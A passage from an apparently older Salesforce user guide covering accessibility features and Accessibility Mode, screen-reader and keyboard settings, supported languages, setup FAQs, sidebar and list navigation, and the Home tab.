5. Use the **Add** and **Remove** arrows to move tabs from the Available Tabs list to the Selected Tabs list. Use the **Up** and **Down** arrows to change the order of the tabs.
6. Click **Save**.

7. If you added a tab to an app you're not actively using, open that app to see your new tab.

ACCESSIBILITY

Accessibility Overview

Available in: **All** Editions except **Database.com**

Salesforce.com is committed to providing high quality, on-demand enterprise applications that are accessible to all individuals, regardless of their abilities. To help meet this goal, Salesforce.com seeks to meet the requirements of the following accessibility standard and guideline: Section 508 and Web Content Accessibility Guidelines (WCAG) 2.0 Level A.

Salesforce on-demand applications incorporate a number of accessibility features that ensure all users have access and can use the applications. Many of the features are provided in Accessibility Mode, which can be enabled on an individual user basis. Accessibility Mode can provide a better user experience for users interacting by keyboard only or a screen reader. For more information, see Accessibility Recommendations for Specific User Groups on page 34 and Enabling Accessibility Mode on page 32.

Accessibility Testing at Salesforce

Salesforce uses Internet Explorer® 8 for general accessibility testing and in conjunction with JAWS 11 for screen reader testing. This means that Internet Explorer 8 and JAWS 11 are supported and recommended for use with the Salesforce on-demand applications for access to the accessibility enhancements. You might find that other browsers and screen readers also work well.

Salesforce and Accessibility

Salesforce supports the needs of users with different requirements. To achieve this, Salesforce provides two modes: Standard Mode and Accessibility Mode. For some user groups, Standard Mode works perfectly well. Other user groups may find that Accessibility Mode better suits their needs, particularly if they primarily use the keyboard to interact with Salesforce. See Accessibility Recommendations for Specific User Groups on page 34 for information about the mode that works best for you.

The following features or functionality in Salesforce may impact accessibility:

- Plug-ins, such as Flash Player and Adobe Reader, are required to access some content.
- JavaScript support must be available and turned on.
- After a specified period of inactivity, a session timeout popup window automatically displays, prompting you to log out or continue working. The time interval for this popup window is configurable by your administrator, or your administrator can disable the session timeout popup altogether. Contact your Salesforce administrator for information about your organization's settings. Your browser must allow pop-ups in Salesforce; otherwise you don't receive a warning about the upcoming timeout.
- On edit pages, the keyboard focus defaults to the first editable field on the page. When creating or editing a task or event, the keyboard focus defaults to the Subject field, regardless of its location on the page.
- Buttons, links, and fields that aren't currently active are labeled with a “disabled” attribute. For example, when using a wizard with multiple steps, some buttons may be disabled until you select a specific option.
- Dashboards contain charts and graphs that are visual in nature. To access the report data used to generate the chart or graph, simply select the dashboard component.

  Note: The underlying report may contain additional data than what is represented in the dashboard component. In addition, the underlying report may contain some data that you don't have access to view due to sharing settings.

- If the improved setup user interface is not enabled for your organization, most of the Personal Setup section of Setup is accessible. The exceptions are Chatter settings and creating HTML email templates. When creating email templates, we recommend you choose text email templates.

  If the improved setup user interface is enabled for your organization, personal settings pages under the My Settings menu are not evaluated for 508 compliance.
- Third-party content may not be accessible, such as rich text editor and spell-checker.
- Pilot and Beta features may not be accessible.
- Accessibility features haven’t been incorporated into Chatter or the Service Cloud console.

Keyboard Shortcuts

In addition to the standard keyboard shortcuts available with your Web browser, Salesforce supports the following keyboard shortcuts:

- Press ALT plus any number between 0 and 9 to highlight an item in the Recent Items list in the sidebar. For example, press ALT+1 to highlight the first item in the list, ALT+2 to highlight the second item, and so on. Note that pressing ALT+0 highlights the tenth item in the list.

Note: If you're using Mozilla Firefox, press SHIFT+ALT plus a number to automatically display the item you highlighted. If you're using Mozilla Firefox on a Mac, press CTRL plus a number. If you're using Internet Explorer, press ALT plus a number and then press Enter to display the highlighted item.

- If your organization has enabled the collapsible sidebar, press ALT+s to open or close the sidebar. Opening the sidebar using ALT+s automatically places your cursor in the Search box.
- In the enhanced page layout editor, you can use the following keyboard shortcuts:
  - Undo = CTRL+Z
  - Redo = CTRL+Y
  - Quick Save = CTRL+S

Required Plug-ins

The following Web plug-ins are required for viewing some content in Salesforce:

- **Adobe Reader**—For viewing various documentation PDF files. Go to the Adobe Reader download page to download a free copy.
- **Macromedia Flash Player**—For taking online training courses. Go to the Adobe Flash Player download page to download a free copy.

Areas Not Evaluated for 508 Compliance

The following areas of Salesforce have not been evaluated for compliance with Section 508:

- Setup pages to customize and administer a Salesforce organization
- Pages under the My Settings menu, if the improved setup user interface is enabled for your organization
- Connect for CTI
- Content Deliveries
- Salesforce CRM Content
- Connect for Lotus Notes
- Salesforce for Outlook
- Connect for Outlook
- Connect Offline
- Connect for Office
- Forecasts
- Salesforce Classic

Contacting Salesforce.com with 508 Accessibility Issues

Salesforce.com is committed to providing accessible documentation and support for all users. Documentation, customer support, and knowledge base access are available by selecting the **Help & Training** link at the top of any page.

To report any 508 accessibility issues or to request an alternate format of any document free of charge, contact accessibility@salesforce.com.

Note: Customer support is not available for Personal and Developer Edition users. In addition, knowledge base access is not available for Developer Edition users. All users are welcome to contact accessibility@salesforce.com in English with any accessibility-related queries.

Enabling Accessibility Mode

Available in: **All** Editions except **Database.com**

Salesforce provides an alternate user interface mode that enables users with screen readers (such as JAWS or Window-Eyes) to use the application more effectively. The "accessibility mode" includes the full functionality of Salesforce with slight modifications to create a better user experience for users with some disabilities or impairments, particularly those who are blind.

To enable accessibility mode:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**, then click **Edit**.
   - If you clicked **My Settings**, select **Display & Layout** > **Accessibility**.
3. Select the `Accessibility Mode` checkbox.
4. Click **Save**.

Areas Affected by Accessibility Mode

Some areas of Salesforce behave differently for users who have accessibility mode enabled.

- The following drop-down lists include a **Go** button that you must select to navigate to the option chosen in the drop-down list. With accessibility mode disabled, these drop-down lists automatically navigate to the chosen option when you select it.
  - ◊ Force.com app menu at the top of every page
  - ◊ Create New drop-down list in the sidebar of every page
  - ◊ Divisions drop-down list in the sidebar of every page (Available only if your organization uses divisions to segment data)
  - ◊ Drop-down list to change your My Tasks view on the Home tab
  - ◊ List view selector on every tab, including the activity list views available from the Home tab
  - ◊ Drop-down list to change your view of recent records on the home page of every tab
  - ◊ View drop-down list to show available tabs on the All Tabs page
  - ◊ Custom App drop-down list to view and customize the tabs in your apps (available via the **Customize My Tabs** page)
  - ◊ Folder selector for documents, dashboards, reports, and email templates
  - ◊ Drop-down list to change your view in the Recycle Bin
  - ◊ Forecast Summary drop-down list on the Forecast tab
  - ◊ Drop-down list to change your display of roles (available from Setup via **Manage Users** > **Roles**)
  - ◊ Drop-down list to change your display of territories (available from Setup via **Manage Territories** > **Hierarchy**)
  - ◊ Custom report wizard drop-down list to select the type of data for the report
  - ◊ Custom report wizard navigation drop-down list to move between steps of the wizard
  - ◊ Use Existing View drop-down list on the Add Members subtab of the Manage Members page, accessible via the Manage Members drop-down button on a campaign detail page

- When accessibility mode is enabled, click **Setup** to access the setup pages. When accessibility mode is disabled, depending on your user interface settings, click ***Your Name*** > **Setup**, or just click **Setup**.
- Inline Editing is disabled.
- Drag-and-drop editing on calendar views is disabled.
- Click-and-create events is disabled
- Drag-and-drop scheduling is disabled.
- Dashboard builder, the drag-and-drop editing interface for dashboards, is disabled.
- Report builder, the interactive interface for creating and editing reports, is disabled. Report builder is required to create or edit joined reports and reports containing cross filters or buckets. Users with accessibility mode enabled can run those reports, but can't create or edit them.
- Related list hover links are disabled.
- When viewing the calendar, the event detail overlays are disabled. With accessibility mode disabled, users can hover the mouse over an event in the calendar to view the event details in an overlay.
- Enhanced lists are disabled.
- Menu buttons are rendered as a drop-down list with a **Go** button.
- The HTML editor is disabled and replaced with a text box. This text box only accepts HTML and does not recognize plain text entries like carriage returns. To separate content, you must use paragraph or line break HTML tags.

  When accessibility mode is disabled, the HTML editor is available when posting an idea description or comment, asking a question or replying to a question, and using a rich text area (RTA) field.
- The HTML editor for HTML solutions is disabled.
- The **Check Spelling** button for solutions is disabled.
- Overlay pages are rendered in a different format, such as separate pop-up windows or as standard JavaScript dialogs. Overlay pages open on top of Salesforce pages and make Salesforce inactive until the overlay page is closed.
- When viewing a dashboard, the `View Dashboard` auto-complete filter is disabled and replaced by a standard drop-down list.
- Drag-and-drop to move reports and dashboards between folders is not available.
- In accessibility mode, you must use the report wizard to create reports. The report builder is not available.
- When finding similar opportunities, the Match Criteria sidebar on the search results page is disabled. The `Relevancy` column indicates how many fields the opportunity shares with your opportunity, followed by a list of the matching fields.
- The latest Manage Members page is disabled.
- The **Edit Columns** link on the Manage Members page, accessible via the Manage Members drop-down button on a campaign detail page, becomes a drop-down button. The Edit Columns overlay is replaced by a standard setup page.
- The **Recent Tags** drop-down list doesn't display when you add the tag component to the sidebar.
- When you ask a question in an answers community, a list of similar questions doesn't appear before you post the question. Users with accessibility mode enabled should use the search box on the Answers tab to see if their question has already been asked before they post their question.
- The **New Meeting Request** button on the Open Activities related list is hidden. As a result, you can't request a meeting in accessibility mode, and the Requested Meetings subtab in the Calendar section of the Home tab doesn't display any meetings
- Clicking a requested meeting in the Open Activities related list and in some list views doesn't open the meeting detail page. Instead, a dialog opens that instructs you to contact the meeting organizer for details about the requested meeting.
- The sidebar search doesn't display a list of your recent items when the sidebar search auto-complete feature is enabled.
- The **Turn My Email On** drop-down list on a Chatter group displays as a **Chatter Email Settings** link that opens your settings for receiving Chatter email.

Accessibility Recommendations for Specific User Groups

Accessibility Recommendations for Specific User Groups

Available in: **All** Editions except **Database.com**

The accessibility recommendations provided in the following sections are based on the Enterprise Edition of Salesforce.com, but many of these recommendations apply to all other editions. The following information is designed to assist individuals with differing abilities to access the Salesforce.com.

We're constantly working on improving the accessibility of Salesforce.com. However, there may be areas of Salesforce.com that aren't currently accessible for a variety of reasons. These areas are identified for each user group and are expected to be corrected in future releases.

Specific accessibility issues are identified in our Voluntary Product Accessibility Template (a tool used to document a product's conformance with the accessibility standards under Section 508 of the Rehabilitation Act). Please contact your Salesforce.com customer support representative for a copy of this document.

Refer to the following sections for your user group:

- Sighted Keyboard Users on page 34
- Screen Reader Users (JAWS 11) on page 35
- Deaf or Hearing Impaired Users on page 37
- Specific Color Users on page 37
- Low Vision Users Who Need Magnification on page 38

See Also:

Enabling Accessibility Mode

Sighted Keyboard Users

Recommended Mode

Accessibility Mode enabled.

Features that rely on using the mouse in Standard Mode can be controlled by a keyboard in Accessibility Mode. In cases where parallel functionality isn't available in Accessibility Mode, a keyboard user is generally able to perform the same outcome using an alternate keyboard-accessible method.

Required Settings

Generally, Windows users don't need to turn on any settings to interact with Salesforce.com using a keyboard. Mac OS X users need to turn on full keyboard access under **System Preferences** > **Keyboard and Mouse** > **Keyboard Shortcuts**.

Salesforce.com Features That Enhance Accessibility

The following features are available in Salesforce.com. However, you may find certain areas of the user interface where these features are lacking. For example, some form controls are not in the correct place in a page’s tab order. These areas are expected to be corrected in future releases.

- In Standard Mode, information is displayed when you hover your mouse over specific parts of the user interface (like information icons). In Accessibility Mode, this information can be displayed by selecting the corresponding part of the user interface.
- A skip link is provided (first keyboard-focusable link on each page) to allow shifting of the focus to the start of the main content area. This generally bypasses the navigational menus before the main content area, greatly reducing the number of tab presses that would otherwise be required to reach the main content area of the page.
- Tab order is controlled with tabindex where the default order isn't logical.

Salesforce.com Features Not Optimized for Sighted Keyboard Users

The following functionality and features aren't fully accessible for sighted keyboard users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- A visual focus indicator hasn't been implemented.
- Some content is displayed in overlay boxes without implementing corresponding keyboard focus and order control. These are found in Chatter and training videos.
- Some of the rich interactive interfaces, such as drag-and-drop interfaces, aren't keyboard-accessible. These may have an alternative provided or may not be available in Accessibility Mode.

Helpful Resources and Tips

Keyboard shortcut resources:

- Windows XP (http://support.microsoft.com/kb/301583)
- Windows Vista (http://windows.microsoft.com/en-us/windows-vista/Keyboard-shortcuts)
- Windows 7 (http://windows.microsoft.com/en-US/Windows7/Keyboard-shortcuts)
- Adobe Reader 8 (http://help.adobe.com/en_US/Reader/8.0/help.html?content=WS58a04a822e3e50102bd615109794195ff-7aee.html)
- Adobe Reader 9 (http://help.adobe.com/en_US/Acrobat/9.0/Standard/WS58a04a822e3e50102bd615109794195ff-7aed.w.html)

Visual focus indicator tools:

- Firefox browser with Mozilla's Accessibar (http://accessibar.mozdev.org/)
- Ai Squared's ZoomText (http://www.aisquared.com/zoomtext)
- Opera browser (http://www.opera.com/)
- Create your own style sheet for use in Internet Explorer

Screen Reader Users (JAWS 11)

The currently supported screen reader is JAWS 11 in conjunction with Internet Explorer 8.

Recommended Mode

Accessibility Mode enabled.

Features that rely on using the mouse in Standard Mode can be controlled by a keyboard in Accessibility Mode. In cases where parallel functionality isn't available in Accessibility Mode, a keyboard user is generally able to perform the same outcome using an alternate keyboard-accessible method.

Required Settings

Salesforce.com recommends certain Personalized Web Settings for JAWS 11 screen readers. Personalized Web Settings apply to the domain or sub-domain of the site from where you make the changes, such as www.salesforce.com. JAWS saves these changes permanently and loads them each time you visit the specific site.

To modify the Personalized Web Settings in JAWS 11:

1. Open the JAWS Personalized Settings dialog (press SHIFT+INSERT+V) from the site you want to configure.
2. In the General Options section, configure the following settings:
   a. `Attributes Indicate` to Off. This setting ensures JAWS doesn't announce onclick and onmouseover attributes. These are used extensively in the default mode and are present but mostly inactive in Accessibility Mode.
   b. `Flash Movies Recognize` to On. Flash movies are used for some training videos.
   c. `Page Refresh` to Automatically.
   d. `Announce Live Region Updates` to On
3. In the Links Options section, set `Text Links Show Using` to Title. This setting ensures JAWS announces information provided through a link's title attribute, such as a warning that a new window will open.
4. In the Heading and Frame Options section, set `Headings Announce` to Heading and Level. Heading markup is used to provide context as well as navigation.
5. Select Close.

JAWS' default announcement of certain signs may be confusing in some contexts. Chatter uses the # (hash) sign for adding topics to posts and comments; and the @ (at) sign for mentioning people in posts and comments. By default JAWS announces these signs as "number" and "at" respectively. You may prefer to be have these announced in a different way by JAWS. This can be achieved by adding the sign and how JAWS should announce it to JAWS' dictionary. For example, you may add the "@" sign and specify the announcement as "at symbol" or you may specify that JAWS plays a particular sound when it encounters the @ sign. This would aid distinguishing between the @ sign and the word "at".

Salesforce.com Features That Enhance Accessibility

The following features are available in Salesforce.com. However, you may find certain areas of the user interface where these features are lacking.These areas are expected to be corrected in future releases.

- Content provided in overlays in Standard Mode is presented in new windows in Accessibility Mode. This ensures that keyboard interactivity doesn't stray outside of the content requiring the user's focus.
- Images are kept to a minimum.
- Important images have text alternatives equivalent to the purpose of the image; non-important images have empty text equivalents or are implemented via the CSS. Images conveying detailed information, such as graphs provided in the Dashboard, are also links to source data.
- Headings are marked up as headings. Headings help group content and are used instead of fieldset and legend elements for grouping form controls.
- The main heading for the page (typically at the start of the main content area) is a level 1 heading (and is usually the only level 1 heading in the page). This allows JAWS users to shift to this heading with the JAWS shortcut key.
- A skip link is provided (first keyboard-focusable link on each page) to allow shifting of the focus to the start of the main content area. This generally bypasses the navigational menus before the main content area, greatly reducing the number of tab presses that would otherwise be required to reach the main content area of the page.
- Data tables have data table markup to aid identification of headers for each cell.
- Lists provided in the main content area are marked up as lists.
- An asterisk (*) identifies required fields (announced as "star" by default in JAWS).

Salesforce.com Features Not Optimized for Screen Reader Users

The following functionality and features aren't fully accessible for screen reader users, either due to their third party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Some of the rich interactive interfaces, such as drag and drop interfaces, are not accessible. These may have an alternative provided or may not be available in Accessibility Mode.
- PDF files have not been marked up for accessibility and do not have an alternative provided.
- Training videos don't provide audio description (including extended audio description).
- Some content is displayed in overlay boxes that aren't recognized as modal by screen readers, allowing the user to interact with other content without dismissing the overlay. These are found in Chatter and training videos.
- The session timeout warning may not provide sufficient time for a user response if a slow reading rate is used.

Accessibility features haven't been incorporated into Chatter or the Service Cloud console.

Deaf or Hearing Impaired Users

Recommended Mode

Standard Mode

Required Settings

When viewing videos, you need to turn on captions by selecting the appropriate button.

Salesforce.com Features That Enhance Accessibility

The following features are available in Salesforce.com. However, you may find certain areas of the user interface where these features are lacking.These areas are expected to be corrected in future releases.

- Sounds alone are not used.
- Captions and/or text transcript are provided for videos.

Salesforce.com Features Not Optimized for Deaf or Hearing Impaired Users

Synchronized captions aren't provided for most training videos.

Specific Color Users

The currently supported browser is Internet Explorer 8 (compatibility mode turned off) in Windows.

Recommended Mode

The mode that is best for you likely depends on your ability to distinguish overlays from background content. We encourage you to try both Standard Mode and Accessibility Mode and then decide which mode works best for you.

Required Settings

Users who rely on settings within their browser and operating system to change the display to a particular color combination may need to display image text alternatives to access information provided by important images. This is because the browser and operating system settings don't change the colors displayed within images, and Salesforce.com implements many images as background images (which aren't displayed when browser and operating system settings for color display are in effect). In some cases, Salesforce.com displays overlapping text when image text alternatives are displayed.

To display image text alternatives in Internet Explorer 8:

1. Select **Tools** > **Internet Options** .
2. Select the Advanced tab.
3. Select "Always expand ALT text for images" (located under the Accessibility grouping).
4. Deselect "Show pictures" (located under the Multimedia grouping).
5. Select OK and refresh page.

Salesforce.com Features That Enhance Accessibility

The following features are available in Salesforce.com. However, you may find certain areas of the user interface where these features are lacking.These areas are expected to be corrected in future releases.

- Minimal use of images.
- Borders around most sections of content.
- An asterisk (*) identifies required fields.

Salesforce.com Features Not Optimized for Specifc Color Users

The following functionality and features are not fully accessible for specific color users, either due to their third party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Important images may not be shown with alternate color schemes enabled through your browser and/or operating system settings. Refer to the previous instructions in this section on displaying image text alternatives.
- Video player controls don't display in alternate colors set through your browser and/or operating system settings.
- Some charts (for example, in reports and dashboards) rely on color to display information. If you have trouble interpreting the information in charts, navigate to your personal settings, edit your personal information, and select `Color-Blind Palette on Charts`. This option sets an alternate color palette for charts that has been optimized for use by color-blind users. For dashboard emails, the alternate palette is not used. You can also click a chart to view its source report.

Helpful Resources and Tips

- Third-party products, such as ZoomText, have the ability to alter colors shown in images as well as text.
- Consider using a Macintosh computer for high contrast support.
- Enabling settings that display image text alternatives can be helpful. However, this may result in some overlapping of the image text alternative and other text in the page.

Low Vision Users Who Need Magnification

Recommended Mode

The mode that is best for you likely depends on the degree of magnification that you require. We encourage you to try both Standard Mode and Accessibility Mode and then decide which mode works best for you.

Required Settings

Generally, screen magnifier users don't need specific settings in their browser or operating system. Browser-based users need to adjust their browser's zoom setting to suit their needs.

Salesforce.com Features That Enhance Accessibility

- Minimal use of images.
- Content and layout displays correctly up to at least 200%.

SETUP FAQS

View and Display FAQ

- What languages does Salesforce support?
- Why can't I see some buttons and links?
- Why can't I view Salesforce popup windows such as lookup dialogs and the Help & Training window?
- Why did my data disappear when I pressed the Backspace key while editing a record?
- Can I change or delete the drop-down list of entries that appears when I edit a text field?

What languages does Salesforce support?

Salesforce.com offers three levels of language support: fully supported languages, end user languages, and platform-only languages. All languages are identified by a two-character language code (such as `en`) or a five-character *locale* code (such as en_AU).

Note: Setting a default locale is different from setting a default language.

Aside from the three levels of language support for Salesforce features, documentation, and application development tools, there are two ways you can actually localize your organizations. First, the Translation Workbench: The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language..

If your custom application uses a small number of Salesforce's standard tabs and fields, you can translate them by renaming tab and field labels.

Fully Supported Languages

You can change the language for all features, including Help, to one of the following fully supported languages from Setup by clicking **Company Profile** > **Company Information** > **Edit**.

- Chinese (Simplified): `zh_CN`
- Chinese (Traditional): `zh_TW`
- Danish: `da`

- Dutch: nl_NL
- English: en_US
- Finnish: fi
- French: fr
- German: de
- Italian: it
- Japanese: ja
- Korean: ko
- Portuguese (Brazil): pt_BR
- Russian: ru
- Spanish: es
- Swedish: sv
- Thai: th*

  * Even though the Salesforce interface is fully translated to Thai, Help remains in English.

End User Languages

For end user languages, Salesforce provides translated labels for all standard objects and pages except Setup and Help. End user languages are useful if you have a multilingual organization or partners who speak languages other than your company's default language.

When you specify an end user language, labels and Help that are not translated fall back to English except for Spanish (Mexico), which falls back to Spanish.

- Arabic: ar
- Bulgarian: bg
- Czech: cs
- English (UK): en_GB
- Greek: el
- Spanish (Mexico): es_MX
- Hebrew: iw
- Hungarian: hu
- Indonesian: in
- Norwegian: no
- Polish: pl
- Romanian: ro
- Turkish: tr
- Ukrainian: uk
- Vietnamese: vi

Platform-Only Languages

Platform-only languages are used when you want to localize custom functionality (apps) that you've built on the Salesforce platform. When you choose a platform-only language, Salesforce provides translations for all of the custom objects and field labels in the chosen language.

Platform-only languages are available in all of the places you can select a language in the application, but selecting a platform-only language will default all labels in the application to English. All customizations made to Salesforce can be translated into a platform-only language, and renaming can be used to provide translations for standard field names on most objects. However, informative text and non-field label text is not translatable.

When you specify a platform-only language, labels for standard objects and fields fall back to English except: English (Australia), English (India), English (Malaysia), and English (Philippines) fall back to English (UK); French (Canada) falls back to French; Moldovan falls back to Romanian; and Portuguese (European) falls back to Portuguese (Brazil).

- Albanian: `sq`
- Armenian: `hy`
- Basque: `eu`
- Bosnian: `bs`
- Croatian: `hr`
- English (Australia): `en_AU`
- English (Canada): `en_CA`
- English (India): `en_IN`
- English (Malaysia): `en_MY`
- English (Philippines): `en_PH`
- Estonian: `et`
- French (Canada): `fr_CA`
- Georgian: `ka`
- Hindi: `hi`
- Icelandic: `is`
- Irish: `ga`
- Latvian: `lv`
- Lithuanian: `lt`
- Luxembourgish: `lb`
- Macedonian: `mk`
- Malay: `ms`
- Maltese: `mt`
- Moldovan: `ro_MD`
- Montenegrin: `sh_ME`
- Portuguese (European): `pt_PT`
- Romansh: `rm`
- Serbian (Cyrillic): `sr`
- Serbian (Latin): `sh`
- Slovak: `sk`
- Slovenian: `sl`
- Tagalog: `tl`
- Urdu: `ur`
- Welsh: `cy`

Understanding Language, Locale, and Currency

Why can't I see some buttons and links?

Buttons and links only display for users who have the appropriate permissions to use them. For example, users who do not have the “Delete” permission on opportunities do not see the **Delete** button on an opportunity detail page nor do they see the **Del** link on an opportunity related list.

Why can't I view Salesforce popup windows such as lookup dialogs and the Help & Training window?

If your browser's popup blocker settings are configured for maximum security, you won’t be able to view any popup windows within Salesforce—even those that provide necessary functionality such as the calendar popup for choosing a date on an activity, lookup dialogs for selecting a record, the Help & Training window, and more.

To test your popup settings:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Reminders**.
   - If you clicked **My Settings**, select **Calendars & Reminders** > **Reminders**.
3. Click **Preview Reminder Alert**

To allow popup windows for Salesforce, add Salesforce as a trusted site within your browser's popup blocker settings. Consult the online help for your browser for specific instructions.

Some browser add-ons, like the Google toolbar, also have popup blocking. Consult your software documentation on those products for details on how to configure them to allow popup windows from Salesforce.

Why did my data disappear when I pressed the Backspace key while editing a record?

Some versions of Internet Explorer use the Backspace key as a keyboard shortcut for the browser’s Back button. When you press the Backspace key and your cursor is not within a text field, the browser goes back to the previous page, making it appear that your data has been lost. To retrieve your data and return to the page you were working on, click your browser’s Forward button.

Can I change or delete the drop-down list of entries that appears when I edit a text field?

No. These auto-complete entries that appear when you are editing certain text fields are a feature of Internet Explorer. The browser remembers text you have entered previously and provides a list of those entries for you to automatically complete the field. If you would like to turn this feature off, click **Tools** on your browser’s menu bar, select **Internet Options**, click the **Content** tab, and then choose the **AutoComplete** button to change your browser’s settings.

NAVIGATE SALESFORCE

Opening a Different Salesforce App

Available in: **All** editions except **Database.com**

User Permissions Needed	
To use an app:	Access to that app as specified in your user profile or permission set.

If you need to use features available in a different Salesforce app than the one you have open, you need to open the other app. You can have one app open at a time, and the app you have open will open the next time you log on to Salesforce.

To open an app: In the upper-right corner of any Salesforce page, select the app you want from drop-down app menu.

Understanding Salesforce Pages

Salesforce apps are made up of tabs and pages. Objects and other items typically have tabs, and from an object's tab, you navigate through pages to interact with the features you're using. For example, if you want to create an account, you'll click the Accounts tab, and land on the Accounts Home page. Click **New** to open the Account Edit page where you'll enter information for the account. Click **Save**, and you'll see the account's Detail page. Return to the Accounts Home page and the new account is listed.

Salesforce tabs can have multiple of types of pages, including home, edit, and detail pages, and you can create list views for a lot of the objects you use. Chatter has one primary page type: a feed. And Data.com has a search interface. Dashboards and reports have their own page styles, as well.

Your system administrator typically sets up page layouts for standard objects, and enables the navigation features your organization can use, but interacting with Salesforce is easier if you understand the most common page elements for the most frequently used objects. They include:

1. A *tag* bar, where you can view and add tags for a record.
2. *feed*, where you can add and view comments about a record.
3. A *sidebar*, where you can do things like search and quickly create new records.
4. *Sections* for the record, with key fields and links.
5. *Related lists*, which group and display links to other records linked to the one you're viewing. You can change the order of related lists on your page.
6. Various *links* that help you move around the page or go to different pages or external sites.

Let's look at these elements on an account detail page.

Tags Overview

Understanding the Salesforce Sidebar

Understanding the Salesforce Sidebar

Available in: **All** Editions except **Database.com**

The sidebar column that appears on the left side of most Salesforce pages provides convenient access to the following links and commands.

- Search

  Use the header search box, if you don't have sidebar search.
- The Tags link and Recent Tags drop-down list
- The Divisions drop-down list
- The Create New drop-down list
- A Calendar shortcut to your last used calendar view
- The Recent Items list
- Messages and Alerts
- Custom Links
- A shortcut to the Recycle Bin

The options in your sidebar vary depending on the features you have enabled and whether your administrator has customized the page layout.


Showing and Hiding the Collapsible Sidebar

Available in: **All** editions except **Database.com**

If your administrator has enabled the Collapsible Sidebar, you can show or hide the sidebar as needed.

Note: Call center users won't see incoming calls if they collapse the sidebar.

Click the edge of the sidebar to open or close the sidebar as needed.



Opening Items You've Recently Viewed

Available in: **All** Editions

In the Recent Items section of the Salesforce Salesforce sidebar, you'll find a list of up to 10 items (records, documents, custom objects, and the like) you've most recently added, edited, or viewed.

To open any item's detail or edit page, just click its link.

Tip: If your organization has enabled hover details, you can hover your mouse over any item in the Recent Items list to view key information about the record before clicking into that record's detail or edit page.

Note: Your Recent Items may show fewer than 10 items if you have recently deleted any of your recently viewed items. Likewise, the Recent lists on the tab home pages (for example, the Recent Leads list) may show fewer than 10 or 25 items if you have recently deleted items.

Working with Enhanced Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To use inline editing in an enhanced list:	"Mass Edit from Lists"

Enhanced lists give you the ability to quickly view, customize, and edit list data to speed up your daily productivity. They must first be enabled by your administrator for you to take advantage of them.

Enhanced lists allow you to:

- Navigate through the list results by clicking the first page icon (<<), **Previous**, **Next**, or the last page icon (>>) at the bottom of the list.
- Jump to a specific page of results by entering a number in the text box in the lower right corner, and then pressing ENTER.
- Create a new view by clicking **Create New View**. Edit, delete or refresh the current view by clicking **Edit**, **Delete**, or , respectively.
- Change the number of records displayed per page. Click in the lower left corner of the list and select the desired setting. You can view 10, 25, 50, 100, or 200 records at a time. When you change this setting, you return to the first page of list results.

  Changing your preference for the number of records displayed per page applies to all lists in all Salesforce apps, not just the one currently displayed. In addition, if you change your preference to 200, a message warns you of possible performance degradation.
- Change the width of a column by dragging the right side of the column heading with your mouse. Any changes you make to column widths are specific to that list only, and are preserved when you next view the list.

  If you add or remove columns from a list, any column width customizations for that list are discarded automatically.
- Change the order in which a column is displayed by dragging the entire column heading with your mouse to the desired position. If you have permission to edit the list definition, your changes are automatically saved for all users who see the list. If you do not have permission to edit the list definition, your changes are discarded when you navigate away from the page.
- Change the number and order of columns displayed by clicking **Edit** next to the list drop-down in the upper left corner.
- If your administrator has enabled inline editing for your organization, edit single records directly from the list by double-clicking on individual field values. If your administrator has granted you the "Mass Edit from Lists" permission, you can also edit up to 200 records at a time.
- On account, contact, and lead list views, click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of the Drag-and-Drop Scheduling feature.

Navigating Long Lists

Available in: **All** Editions

Many list pages in Salesforce include the following tools for managing a large amount of data:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.

  To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- At the top of a list, click a letter to show items that correspond to that letter, or click **Other** to show items whose names begin with numbers or symbols. Click **All** to display all items that match the criteria of the current view.
- To sort list view items by the data in a particular column, click that column's heading. This sorts text data alphabetically and numerical data in ascending order. Dates are sorted with the most recent date first. To reverse the sort order, click the column heading a second time.

  Note: You can sort by any custom field except multi-select picklists. User list views are not sorted for organizations with more than two million users. Organizations with more than 2 million users can contact salesforce.com to reenable sorting.

- Click the **Previous Page** or **Next Page** link to go to the previous or next set of items in the current view.
- At the bottom of a list, click the **fewer** or **more** link to decrease or increase the number of items per page.

In some related lists with many items, the following links are available:

- Click **Show [number] more** to increase the number of items in the list.
- Click **Go to list** to display a secondary page of the entire related list.

Changing Your Working Division

You can change which records you are viewing by selecting the division you are currently working in.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can change the division you are working in at any time and override the default division you were originally assigned for some searches and reports.

- From the Divisions field in the sidebar, select the division you want to work in.

Note: Records you create are assigned to you default division, not to your working division. You can explicitly set a division other than your default division when you create the record.

Reporting With Divisions

MANAGE YOUR WORK FROM THE HOME TAB

Home Tab Overview

The available tabs and options in the Create New drop-down list vary according to which permissions you have and which Salesforce edition you are using.

From the Home tab, you can:

- Create a Chatter post (if your organization uses Chatter)
- View dashboard snapshots
- View your tasks and calendar
- Search the feed ( )

You can also use the sidebar components, such as Create New, Recent Items, and Custom Links, that you'll also see on other Salesforce pages. Your Home page layout, sidebar components, and links are enabled and configured by your administrator.

Alert banners may appear on the Home tab to let you know when updates are available for desktop clients such as Connect for Outlook and Connect Offline.

Changing Your Home Tab Dashboard

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Your administrator can create customized Home tab pages that display customized components such as a dashboard snapshot or your company logo. If your Home tab contains a dashboard snapshot, you can change the dashboard settings.

Click **Customize Page** in the Dashboard section of the Home tab if yours contains a dashboard. Use this page to select a different dashboard to display on the Home tab. Click **Refresh** to refresh the data in your dashboard.

Using Your Tasks and Calendar on the Home Page

